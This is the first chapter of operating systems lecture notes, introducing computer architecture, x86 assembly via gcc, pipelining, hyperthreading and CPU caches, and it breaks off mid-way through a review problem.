Operating Systems

Lecture Notes, Review Questions, Problems and Lab Tutorials

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
Chapter 1

Introduction to Computer Architecture

1.1 Architecture

CPU, Memory, I/O



A computer architecture is composed of a CPU (with Control Unit (CU), Arithmetic Logic Unit (ALU) and registers), memory and I/O. It can be classified as either a *von*

Neumann architecture if data and instructions share communication lines (buses) and memory, or a *Harvard/modified Harvard architecture* if the communication lines (buses) are separate for data and instructions. The CPU also has a clock (not in the figure) that generates pulses typically every nanosecond (ns) or so, and this is what makes the CPU actually "do stuff". A CPU does things typically every nanosecond (ns), which means it does a billion (a thousand million) things every second.

CPU Central Processing Unit - The main processor. This is the computer's "brain", and is the hardware component responsible for executing machine instructions.


- **MMU** Memory Management Unit - A key component that allows each running program get its own memory area. We will take a closer look at this in chapter 6.
- **CU** Control Unit - controls the data flow and does all the preparations necessary for the ALU to execute instructions.
- **ALU** Arithmetic Logic Unit - executes arithmetic or logical instructions on binary numbers.
- **Registers** The smallest and fastest storage in the computer (typically 8 to 64 bits are stored here).
  - **AX, BX, CX, DX, SP, BP, SI, DI** Data registers - stores variables, arguments, return values, etc).
  - **IP/PC (Instruction Pointer/Program Counter)** contains the address to the next instruction to be loaded from memory and executed.
  - **IR (Instruction Register)** contains the instruction that will be executed by the ALU.
  - **SP (Stack Pointer)** contains the address to the top of the stack.
  - **BP (Base Pointer/Frame Pointer)** contains the address to the bottom of the current stack frame (the stack is divided into stack frames, a stack frame is created when you execute a function call and it is deleted when you return from function).
  - **FLAG/PSW (Flag Register/Program Status Word)** contains control/status information. Two examples: 1. one bit contains the result from a comparison instruction ("were the contents of two registers equal or not?") if such an instruction have just been executed by the ALU, 2. two different bits indicates if the running program is running in user mode or kernel mode).

Memory/RAM Random Access Memory - The main memory of the computer. Programs are loaded into memory and they contain *instructions* and *data*. Everything is stored as bits (a bit is zero or one) in memory, and eight bits is called a Byte. A Byte is the smallest piece we can load from memory: *every address into memory goes to a Byte, NOT a bit*.

I/O-devices I/O devices are connected to the computer's central bus, and are used by the CPU to get information out and in of the computer. These devices normally consist of a separate "small computer" which is called a controller that has a processor, some memory, some software (firmware) and some interfaces (its own registers that the CPU can write to or read from). An example of a I/O device is the hard drive (in your laptop today this is probably a SSD, a Solid State Drive) which has a controller the CPU can "talk to", and it has an actual storage device behind the controller.

1.1.1 Register

Registers



The AX-register can be used in 8-bit, 16-bit, 32-bit or 64-bit version. If you see a register starting with `r` you know it's the 64-bit version (e.g. rax, rip, rsp), if it starts with `e` it's the 32-bit version (e.g. eax, eip, esp). We rarely see the 16-bit or 8-bit versions today.

1.1.2 ISA

Instruction Set Architecture

- Elec. Engineer: Microarchitecture
- Comp. Scientist: Instruction Set Architecture (ISA):
  - native data types and *instructions*

  - *registers*
  - addressing mode
  - memory architecture
  - interrupt and exception handling
  - external I/O

Each Instruction Set Architecture (ISA) aka Computer Architecture has a specific set of instructions it can execute. The instruction set, which differs between the various architectures e.g. Intel/AMD X86 which we will use, Arm (which is in the mobile phones and the tablets) and Sun SPARC which was a hit on powerful workstations many years ago. The instruction set is what we as computer scientists are interested in in the computer architecture, i.e. what we can use directly to program on lowest possible level. Usually we use the symbolic representation of the machine instructions themselves: assembly code.

While we as computer scientists usually do not care about lower levels than the instruction set, electrical engineers are concerned with *the micro-architecture* ("the layers below") which is how the instructions are actually supposed to be implemented in electronic components on the CPU.

Regular instructions The most common instructions we will see:

- **Move/Copy data** `mov`
- **Math functions** `add`, `sub`
- **Function related** `call`, `ret`
- **Jumping** `jmp`, `je` (jump if equal), `jne` (jump if not equal)
- **Comparing** `cmp`
- **Stack** `push`, `pop`

1.1.3 How CPU works

Based on what we know so far, we can imagine that what the CPU does corresponds to approximately to the following pseudocode:

CPU Workflow

```
while(not HALT) { # while powered on
  IR=Program[PC]; # fetch instruction pointed to by PC to IR
  PC++;           # increment PC (program counter aka IP)
  execute(IR);    # execute instruction in IR
}
```

This is the instruction cycle aka
fetch, (decode,) execute cycle.

1.1.4 Interrupts

CPU Workflow - With interrupts


```
while(not HALT) {
  IR = mem[PC];   # IR = Instruction Register
  PC++;           # PC = Program Counter (register)
  execute(IR);
  if(IRQ) {       # IRQ = Interrupt ReQuest
    savePC();
    loadPC(IRQ);  # Hopper til Interrupt-rutine
  }
}
```

The missing piece of the puzzle so far, is Input/Output (I/O): what happens when we press a key on a keyboard? Between every instruction the CPU executes it will check if any I/O has happened (e.g. a keystroke has happened, or a network packet has arrived from the network interface card). I/O devices will generate an *interrupt* when they want the attention of the CPU. If the CPU discover that an interrupt has arrived it will stop what it is doing and execute a specific piece of code (by code we mean a collection of machine instructions) to handle that interrupt. The code to handle a keystroke will be different from the code that handles the arrival of a network packet. Interrupts from I/O-devices can happen at any time, so they are called asynchronous interrupts. There is also a class of synchronous interrupts consisting of software interrupts/system calls and exceptions which we will learn about in chapter 3.

Registers vs Physical Memory (RAM) Register contents *belong to the current running program* and the operating system

There can be *several programs loaded in memory* (this is called multiprogramming), but only one loaded on each CPU core (two can be loaded if Hyperthreading/SMT exists)

A Program in Memory



The basic layout of a program that is loaded (from disk) into memory is

Text This is the actual program, the machine instructions, it is called Text because it is the ”Program Text”.

Data/Heap This area grows upwards and is really split into Data, BSS (Block Started by Symbol) and Heap, but we refer to it only as Data/Heap since different people and text books sometimes refer to it with just Data or just Heap. This area contains the *global variables*, *local static variables* (e.g. when you say `static int i;`) and *dynamically allocated variables* (e.g. when you use `malloc` or `calloc`)

Libraries Most programs reuse code from libraries. On Linux all program at least load the library called `libc` here. When we say ”load the library” we actually mean ”point to the library” because all the programs would share this library in memory to save space (all programs having identical copies of a library is something the operating system and software try to avoid).

Stack Sometimes called the call stack or user space stack since the operating system also maintains a kernel stack for each program. This area grows downwards. A stack is a data structure that you can think of as a bucket: the last item you put on the stack will always be the item on top. The stack is divided into *stack frames*. The value in the base pointer register (EBP/RBP) always points to the bottom of the topmost stack frame while the stack pointer register (ESP/RSP) always points to the top of the stack (and thereby the top of the topmost stack frame). Whenever your code enters a function a new stack frame is created, and when it leaves that function the stack frame is destroyed. The stack is where *local automatic variables*, *return addresses* and sometimes *function arguments* are stored.

1.2 Software

1.2.1 Compiling

Think of the "abstraction levels" in a computer as the following (the key here is the shift between programming languages created for humans and assembly/machine code created for computers):

```
High level
A
|                                                  A
| 4GL: Automatic code generation                   |
|                                                Created for
| High level programming languages               humans
| (C,C++,Java,...)     (portable)
|
| - - - - - - - - - - - - - - - - - - - - - - - - - - - -
|
| Assembly/Machine instructions                  Created for
| (X86,Arm,SPARC,...)  (not portable)            computers
|                                                  |
| (Micro-operations)                               V
|
| (Digital logic)
V
Low level
```

1.2.2 gcc

`gcc` is our compiler and will output assembly code with the `-S` option:

GNU Compiler Collection: gcc

```
gcc -S tmp.c      # from C to assembly
nano tmp.s        # edit it
gcc -o tmp tmp.s  # from assembly to machine code
./tmp             # run machine code

# we do not need lines starting with .cfi
gcc -S -o - tmp.c | grep -v .cfi > tmp.s
# or avoid .cfi-lines in the first place
gcc -fno-asynchronous-unwind-tables -S tmp.c
```

(CFI is short for Call Frame Information and is something we do not need in our context.)

1.2.3 32 vs 64 bit

32 vs 64 bit code Same C-code, different assembly and machine code

```
gcc -S asm-0.c      # 64-bit since my OS is 64-bit
grep push asm-0.s   # print lines containing "push"
gcc -S -m32 asm-0.c # 32-bit code
grep push asm-0.s   # print lines containing "push"
```

Difference in instructions (`q` (quadword) suffix for 64-bit, `l` (long) suffix for 32-bit) and registers (`rbp` for 64-bit, `ebp` for 32-bit).

1.2.4 Syntax

```
        .file   "asm-0.c"     # DIRECTIVES
        .text
        .globl  main
main:                         # LABEL
        push    rbp           # INSTRUCTIONS
        mov     rsp, rbp
        mov     0, eax
        ret
```

Directives start with a dot (`.`) and labels end with colon(`:`).

Assembly code is translated into machine code by a program called an assembler. We will use GNU assembler (GAS) which is what we use when we use `gcc`. Assembly code consists of instructions (mapped one-to-one into machine instruction) and directives which are information to the assembler. In addition, labels are also used to refer to specific parts of the code, e.g. where to jump in the code if the next instruction should not be executed.

Line by line this assembly code means:

.file "asm-0.c" meta information that says which source code is the origin of this code

.text states that the following is the program code (the "program text")

.globl main says that main should be global in scope (visible to other code that is not in this particular file, i.e. code that is linked in, shared libraries etc.)

main: a label, it is common to call the main function (the start of the program) in a program for main

push rbp puts the base pointer (aka frame pointer) on the stack

mov rsp, rbp sets base pointer (register rbp) equal to stack pointer (register rsp)

mov 0, eax sets a "general purpose register" eax to be 0, it is common to put the return value of a program in the eax register

ret if there is a instruction pointer/program counter (IP/PC) previously saved on the stack, put this back into the IP/PC-register if this exists so that it the function that called me can pick up where it left off

GNU/GAS/AT&T Syntax http://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax

instruction/opcode is called a mnemonic

mnemonic suffix b (byte), w (word), l (long), q (quadword)

operand is an argument

operand prefix % is a register), $ is a constant (a number)

address calculation `movl -4(%ebp), %eax`
"load what is located in address$(\text{ebp} - 4)$ into eax"

Our goal is not to learn all the details so we can write assembly code, but we should know the basics so we can read and understand simple assembly code.

A mnemonic corresponds to a machine code opcode. That is, it is called a mnemonic because it is just a short name that is used instead of having to remember the actual numerical one machine code opcode'n.

Overview of X86 assembly http://en.wikipedia.org/wiki/X86_instruction_listings

1.2.5 Examples

Let's learn assembly by examples. You find all these files in the iikos-files git-repository.

Remember we generate assembly code with the command
`gcc -S -fno-asynchronous-unwind-tables asm-0.c`

This will output a file `asm-0.s` which we can view with
`cat asm-0.s`

DEMO `asm-0.c` We have seen this already

DEMO `asm-1.c` An extra line of code because 0 is written to the stack (because we are using a local variable), and then is copied from the stack to the register (NOTE: suddenly two writes to memory, and that is much (ie at least 10x) slower than writing to a register)

Note: *parentheses around a register means that we are accessing memory at the address which is stored in the register.*

We can view the differences between to files with
`diff asm-0.s asm-1.s`

DEMO `asm-2.c` Local and global variables, note that a directive `.data` (or `.bss`) has appeared. Data is the area where global variables that have a initial value are stored. These values must be stored in the program file. BSS is the area where global variables with no initial value are stored. It is enough to only have the size of these variables in the program file, since they should not have a value. In other words: try to change the line `int j=1;` to `int j=1,x;` and recompile to assembly code to see that a `.bss` directive have appeared.

Note that the global variable `j` is used to address with starting point in the instruction pointer `rip`. This is a case of PC-relative addressing (from Introduction to x64 Assembly):

> RIP-relative addressing: this is new for x64 and allows accessing data tables and such in the code relative to the current instruction pointer, making position independent code easier to implement.

See also PC-relative if you are interested in learning the details. We will not focus on PC-relative addressing in this course, but we have to mention it here since it shows up in our code.

Notice also the `add` instruction.

DEMO: `asm-3-stack.c` Here we have a function `add()` and we see in the assembly code that this turns into a label we can jump to, and this is what we do with the `call` instruction. The arguments are passed to the function using the registers `esi` and `edi`. Try to compile the code into a 32-bit version:
`gcc -S -fno-asynchronous-unwind-tables -m32 asm-3-stack.c`
We see that in the 32-bit version, the arguments are pushed onto the stack instead of being sent to the function using registers. Actually 64-bit code also makes use of the stack for passing arguments to functions, but only if there are more than six arguments passed to the function (argument seven and higher will be pushed on the stack).

The area of the stack that a function uses is called a *stack frame*, and consists of the area that is between the base pointer and the stack pointer. When a function is called, the base pointer is stored away on the stack and the base pointer is set equal to the stack pointer, thus we have started a new stack frame, and we can go back to the previous stack frame when the function is finished. This is why you see this code at the beginning of every function (including `main`):

```
pushq %rbp        # store base pointer on the stack
movq  %rsp, %rbp  # set base pointer to the value of stack pointer
```

Of course, these simple programs can be optimized to use much less instruction to perform their jobs. We can ask the compiler to optimize with the `-O` option (can also use different levels of optimization but we will not get into that):

```
gcc -S -fno-asynchronous-unwind-tables -O asm-3-stack.c
cat asm-3-stack.c
```

Why Learn Assembly From Carter (2006) *PC Assembly Language*, page 18:

- Assembly code *can be faster* and smaller than compiler generated code
- Assembly allows access to *direct hardware features*
- Deeper understanding of *how computers work*
- Understand better how *compilers* and high level languages like C work

For example, game programmers will want to take full advantage of hardware features, while security analysts want to use assembly for efficient implementation of low-level cryptography operations where there is often talk about moving bits in a register as part of an algorithm.

1.3 CPU terminology


Important Concepts

- *Clock* speed/rate
- *Pipeline*, *Superscalar*
- Machine instructions into *Micro operations* (μops)
- *Out-of-Order* execution

The execution of everything that happens in a computer is based on a clock cycle, i.e if we have a clock speed of 1GHz, that means there will be a billion pulses (generated by an oscillator) every second, and each such pulse pushes the execution of the instructions a step further. To simplify a bit, we consider the CPU able to execute one instruction for each pulse (clock period), that is it takes a nanosecond (one billionth of a second) to execute one instruction (this is not entirely precise since a superscalar CPU can execute several microinstructions each clock period).

1.3.1 Pipeline/Superscalar

Pipelined and Superscalar CPU



(From Tanenbaum "Modern Operating Systems, 2nd ed")

The execution of an instruction takes place in several steps, which we call micro operations. For example, it will add two numbers that lie in each its register could be broken up into at least the following steps:

1. (fetch) Fetch the instruction from memory
2. (decode) Decode it, what instruction is this?
3. (decode) Place numbers to be added in the correct registers
4. (execute) Add the numbers
5. (execute) Store the result in a register

In order for the CPU to work as efficiently as possible, one therefore creates separated units in which each of these microoperations is performed, and then we let the instructions pass these units one by one, as if on an assembly line. Such an organization of CPU is called a "pipeline", and is illustrated in part a of the figure above.

To make the CPU even more efficient, one can duplicate parts of the pipeline to process more than one instruction at a time. For example, you can make two pipelines that retrieve instructions from RAM and decode them, and you can create more units that can execute the instructions (execution units), so that several instructions can be executed

in parallel. This is what we call a *super scalar* architecture, which is illustrated in part b of the figure above.

Modern processors that are in computers today are commonly super-scalar CPUs, and the execution units in these CPUs are often very specialized (some can work with integers, others floating-point numbers, and others are perhaps more general), and then the control logic of the CPU will make sure that right instruction goes to the correct execution unit. A super-scalar CPU can also execute instructions in a different order (*out-of-order execution*) than the programmer wrote them if the control logic detects that an execution unit is free and there is an instruction to be executed a little later that can be executed there. The control logic tries to keep the most of the execution units in the architecture occupied at all times.


Modern processors also perform *speculative execution*, i.e. they try to guess what will be the outcome of branch instructions (e.g. a jump instructions) and then reverse if it went wrong. Both out-of-order execution and speculative execution are done to get improved performance. Speculative execution received a lot of attention in 2018 due to the vulnerabilities Spectre and Meltdown.

Simplest version of speculative execution is basic branch prediction where the CPU tries to guess to outcome of a jump instruction. When the CPU has fetched a jump instruction, instead of waiting for the condition (which decides if we should jump to another location in the code or continue on the next line) to be computed it guesses what the result will be based on previous jumps and starts fetching this instruction. When the condition has been computed, the CPU checks if the guess was correct and execution can continue as normal or if the CPU was wrong and have to backtrack and load the other instruction. demo:

```
g++ -o bp bp.cpp
./bp
# uncomment std::sort(data, data + arraySize);
g++ -o bp bp.cpp
./bp
```

1.3.2 HyperThreading/SMT

Hyperthreading/SMT



(The four different colors in the boxes mean instructions from four different programs)

An extension of the super-scalar architecture is Simultaneous multithreading (SMT), or Hyper-Threading (HT) which is the name Intel uses. To increase the possibilities to keep all units of the CPU occupied at all times it is possible to expand a CPU core to hold two processes simultaneously (by having double sets of all registers the programs use (including SP, BP, IP etc.)). Then the CPU can at any time pick instructions from these two programs, depending on which execution units that are free at all times. A CPU with SMT/HT will appear like more than one processor for the operating system (two CPUs in the case of Intel's Hyperthreading which we will use). The concept of hyper-threading is also called "Virtual Cores" in some documents. The name there indicates that *with SMT/Hyperthreading it will look like your computer has twice (or more in some rare implementationds) as many CPU cores compared to how many there are in reality.*

Example:
Intel Core i7 2640M is a CPU with the cores, but since it supports hyperthreading it will appear to the operating system as four cores (demo from the Linux command line):

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 1
```

```
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 2
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 3
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
```

Demo

```
time ./regn-5.bash
time ./regn.bash 2
time ./regn.bash 4
time ./regn.bash 6
time ./regn.bash 8
```

1.4 Cache

Compared to the speed CPU can read a register, RAM is incredibly slow. To avoid part of the waiting time you get when you try to read/write to RAM, the hardware will try to go to RAM only when it really has to. It can do this be two means:


1. ”remember” the data/instructions that has recently been fetched from RAM (here we are talking about the dimension of time, and we will soon refer to this as ”temporal locality”)
2. fetch more than just exactly the bytes you need from RAM and ”remember” this as well (here we are talking about the dimension of space, and we will soon refer to this as ”spatial locality”)

The place where we ”remember” is called *CPU cache* and is much faster to access than RAM, but not as fast as a register.

Note: Cache is a very generic term that is used in many places in modern computers. Cache as described here in chapter 1.4 is a variant that is built physically in hardware very close the processor core(s), hence called CPU cache, although we many times just say ”cache”.

1.4.1 Why cache?

Access times



Note: the numbers in the figure are approximate numbers and vary quite a bit between different architectures, but they are good to remember as rought "rules-of-thumb".

If intererested you can find some more concrete examples of these numbers in the articles What Your Computer Does While You Wait and Advanced Computer Concepts for the (Not So) Common Chef: Memory Hierarchy: Of Registers, Cache and Memory

The bottleneck that occurs between the speed of the CPU and the time it takes to do it memory access is often called the *von Neumann bottleneck*, and in practice it is solved with the cache mechanism.

CPU caches have multiple levels, and sometimes are dedi

Why Cache Works

- Locality of reference
  - *spatial locality*

- *temporal locality*

The smallest piece of data we can retrieve from memory is a Byte, but we never cache just a single Byte, we cache a *cache line (typically 64 Byte)*

Cache makes programs run faster because instructions are frequently reused (co-located in time) while data is often accessed blockwise (co-located in space, if you have read a specific byte you will probably soon have to read the byte next to it as well).

1.4.2 Write Policy

Write Policy


Write-through Write to cache line and immediately to memory

Write-back Write to cache line and mark cache line as *dirty*


With write-back, the data is only written to memory when the cache line is to be overwritten by another, or in other cases such as e.g. a *context switch* (context switch means to replace the running program on the CPU, i.e. to stop the program, save the program's state/status so that the CPU can start to run another program).

An important point is that write-back caches are particularly challenging when there are multiple processor cores (CPU cores) present: what if multiple processor cores have cached the same data? How does one processor core know that no other processor core has written to same the data it has cached? This is of solved with a *cache coherence protocol* like MESI, but solving this problems becomes more expensive with the number of CPU cores since this leads to more work coordinating the caches between the processor cores. We are not going to study this further but note that this is a typically problem when we parallelize computations, there is always a need for ”cross-talk”/coordination and this gets more expensive with increasing parallelism.

Write-through



Write-back



Both figures from Cache_(computing).

With write-back caching, we have to check whether the cache block (cache line) we want to write to is *dirty*, i.e. contains data that has not been written to the next level data storage (RAM or a slower cache level) yet. This applies to both read and write requests. Write through caching is the simplest and safest (since caching will only contain a copy of data that exists elsewhere), but if we want the system to give good performance for write requests (which we in most cases do), then we must use write-back caching.

If we use the Linux command line to query what kind of CPU cache we have, we see that in this case we have three levels, all in Write Back mode. Also note that on level 1 there are separate caches for Instructions and Data, while on level 2 and 3 Instructions and Data are cached in the same cache (hence System Type ”Unified”).

```
$ dmidecode -t cache | grep -E '(Socket|Operational|Installed Size|System Type)'

  Socket Designation: L1 Cache
Operational Mode: Write Back
Installed Size: 192 kB
System Type: Data

  Socket Designation: L1 Cache
Operational Mode: Write Back
Installed Size: 128 kB
System Type: Instruction

  Socket Designation: L2 Cache
Operational Mode: Write Back
Installed Size: 5 MB
System Type: Unified

  Socket Designation: L3 Cache
Operational Mode: Write Back
Installed Size: 12 MB
System Type: Unified
```

In operating systems, a very important factor is that when we switch from one program to another (context switch), the cache is full of data from the first program, and it takes time to replace it with new data. After a context switch we need to "warm up the cache". Hence we say that a context switch is quite expensive not just because of the time the operating system uses to switch processes, but also because we have caches involved.

1.5 Review questions and problems

1. What is a "Directive" in assembly code?
2. Briefly explain the concepts *super scalar* and *pipelining*.
3. What does a C-compiler like `gcc` do? What is the difference between C-code, assembly code og machine code?
4. (**KEY PROBLEM**) You can solve this by only using Compiler Explorer as mentioned below, or preferrably install your own Linux virtual machone first so you can use `gcc` (see the first Lab tutorial). Based on the examples of C-code and assembly code we have covered in this chapter, explain what each line in the following assembly code does:

```
01          .text
02 .globl main
03 main:
04          pushq   %rbp
05          movq    %rsp, %rbp
06          movl    $0, -4(%rbp)
07          cmpl    $0, -4(%rbp)
08          jne     .L2
